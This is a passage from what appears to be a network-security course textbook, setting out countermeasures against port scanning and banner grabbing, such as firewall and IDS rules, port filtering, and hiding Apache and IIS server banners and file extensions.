This section discusses various countermeasures to defend against network scanning attacks.



Port Scanning Countermeasures

1 Configure **firewall** and **IDS rules** to detect and block probes

2 Run **port scanning tools** against hosts on the network to determine whether the firewall properly **detects port scanning activity**

3 Ensure that the mechanisms used for **routing** and **filtering** at the routers and firewalls, respectively, **cannot be bypassed** using a particular source port or source routing methods

4 Ensure that the **router**, **IDS**, and **firewall firmware** are updated to their latest releases/versions

5 Use a **custom rule set** to lock down the network and block **unwanted ports** at the firewall

6 Filter all **ICMP messages** (i.e., inbound ICMP message types and outbound ICMP type 3 unreachable messages) at the **firewalls and routers**

7 Perform **TCP and UDP scanning** along with ICMP probes against your organization's IP address space to **check the network configuration and its available ports**

8 Ensure that **anti-scanning** and **anti-spoofing** rules are properly configured


Port Scanning Countermeasures

As discussed previously, port scanning provides a large amount of useful information to attackers, such as IP addresses, host names, open ports, and services running on ports. Open ports specifically offer an easy means for an attacker to break into the network. However, there is no cause for concern, provided that the system or network is secured against port scanning by adopting the following countermeasures:

- Configure firewall and intrusion detection system (IDS) rules to detect and block probes.
- The firewall should be capable of detecting the probes sent by attackers using port-scanning tools. It should not allow traffic to pass through after simply inspecting the TCP header. The firewall should be able to examine the data contained in each packet before allowing traffic to pass through it.
- Run the port scanning tools against hosts on the network to determine whether the firewall accurately detects the port scanning activity.
- Some firewalls do a better job than others in terms of detecting stealth scans. For example, many firewalls have specific options for detecting SYN scans, whereas others ignore FIN scans.
- Ensure that the router, IDS, and firewall firmware are updated with their latest releases/versions.
- Configure commercial firewalls to protect the network against fast port scans and SYN floods.
- Hackers use tools such as Nmap and perform OS detection to sniff the details of a remote OS. Thus, it is important to employ an IDS in such cases. Snort (*https://www.snort.org*) is

a very useful intrusion detection and prevention technology, mainly because signatures are frequently available from public authors.

- Keep as few ports open as possible and filter the rest, as an intruder may attempt to enter through any open port. Use a custom rule set to lock down the network, block unwanted ports at the firewall, and filter the following ports: 135–159, 256–258, 389, 445, 1080, 1745, and 3268.
- Block unwanted services running on the ports and update the service versions.
- Ensure that the versions of services running on the ports are non-vulnerable.
- Block inbound ICMP message types and all outbound ICMP type-3 unreachable messages at border routers arranged in front of the company's main firewall.
- Attackers attempt to perform source routing and send packets to the targets, which may not be reachable via the Internet, using an intermediate host that can interact with the target. Hence, it is necessary to ensure that the firewall and router can block such source-routing techniques.
- Ensure that the mechanisms used for routing and filtering at the routers and firewalls, respectively, cannot be bypassed using a particular source port or source routing methods.
- Test the IP address space using TCP and UDP port scans as well as ICMP probes to determine the network configuration and accessible ports.
- Ensure that the anti-scanning and anti-spoofing rules are configured.
- If a commercial firewall is in use, then ensure the following:
    - It is patched with the latest updates.
    - It has correctly defined anti-spoofing rules.
    - Its fast-mode services are unusable.
- Ensure that TCP wrappers limit access to the network based on domain names or IP addresses.
- Test how the network firewall and IDS manages the fragmented packets using fragtest and fragroute.
- Use proxy servers to block fragmented or malformed packets.
- Ensure that the firewalls forward open port scans to empty hosts or honeypots to make the port-scanning task difficult and time-consuming.
- Employ an intrusion prevention system (IPS) to identify port scan attempts and blacklist IP addresses.



Banner Grabbing Countermeasures

Disabling or Changing Banner

- Display **false banners** to mislead or deceive attackers
- **Turn off unnecessary services** on the network host to limit the disclosure of information
- Use server masking tools to disable or change banner information
- For Apache 2.x with the `mod_headers` module, use a directive in the `httpd.conf` file to change the banner information header and set the server as `New Server Name`
- Alternatively, change the `ServerSignature` line to `ServerSignature Off` in the `httpd.conf` file

Hiding File Extensions from Web Pages

- File extensions reveal information about the **underlying server technology** that an attacker can utilize to launch attacks
- Hide file extensions to **mask the web technologies**
- Replace **application mappings** such as .asp with .htm or .foo, etc. to disguise the identities of servers
- Apache users can use `mod_negotiation` directives
- IIS users can use tools such as **PageXchanger** to manage the file extensions

✓ **It is preferable to not use file extensions at all**

Banner Grabbing Countermeasures

- **Disabling or Changing Banner**

  An open port indicates that a service/banner is running on it. When attackers connect to an open port using banner grabbing techniques, the system presents a banner containing sensitive information such as the OS, server type, and version. Using the information gathered, the attacker identifies specific vulnerabilities to exploit and then launches attacks. The countermeasures against banner grabbing attacks are as follows:

  - Display false banners to mislead or deceive attackers.
  - Turn off unnecessary services on the network host to limit information disclosure.
  - Use server masking tools to disable or change banner information.
  - Remove unnecessary HTTP headers and response data and camouflage the server by providing false signatures. This also provides the option of eliminating file extensions such as `.asp` and `.aspx`, which clearly indicate that the site is running on a Microsoft server.
  - For Apache 2.x with the `mod_headers` module, use a directive in the `httpd.conf` file to change the banner information header and set the server as `New Server Name`.
  - Alternatively, change the `ServerSignature` line to `ServerSignatureOff` in the `httpd.conf` file.
  - Disable the details of the vendor and version in the banners.
  - Modify the value of `Server Tokens` from `Full` to `Prod` in Apache’s `httpd.conf` file to prevent disclosure of the server version.


- Modify the value of **`RemoveServerHeader`** from **`0`** to **`1`** in the **`UrlScan.ini`** config file found at **`C:  WindowsSystem32inetservUrlscan`**. This method prevents disclosure of the server version.
- Trick attackers by modifying the value of **`AlternateServerName`** to values such as **`xyz`** or **`myserver`**.
- Disable HTTP methods such as Connect, Put, Delete, and Options from web application servers.
- Remove the **`X-Powered-By`** header only with the **`customHeaders`** option in the **`<system.webServer>`** section of the **`web.config`** file.

- **Hiding File Extensions from Web Pages**

  File extensions reveal information about the underlying server technology that an attacker can use to launch attacks. The countermeasures against such banner grabbing attacks are as follows:

  - Hide file extensions to mask the web technology.
  - Replace application mappings such as .asp with .htm, .foo, etc. to disguise the identities of servers.
  - Apache users can use **`mod_negotiation`** directives.
  - IIS users can use tools such as PageXchanger to manage the file extensions.

Note: It is preferable to not use file extensions at all.



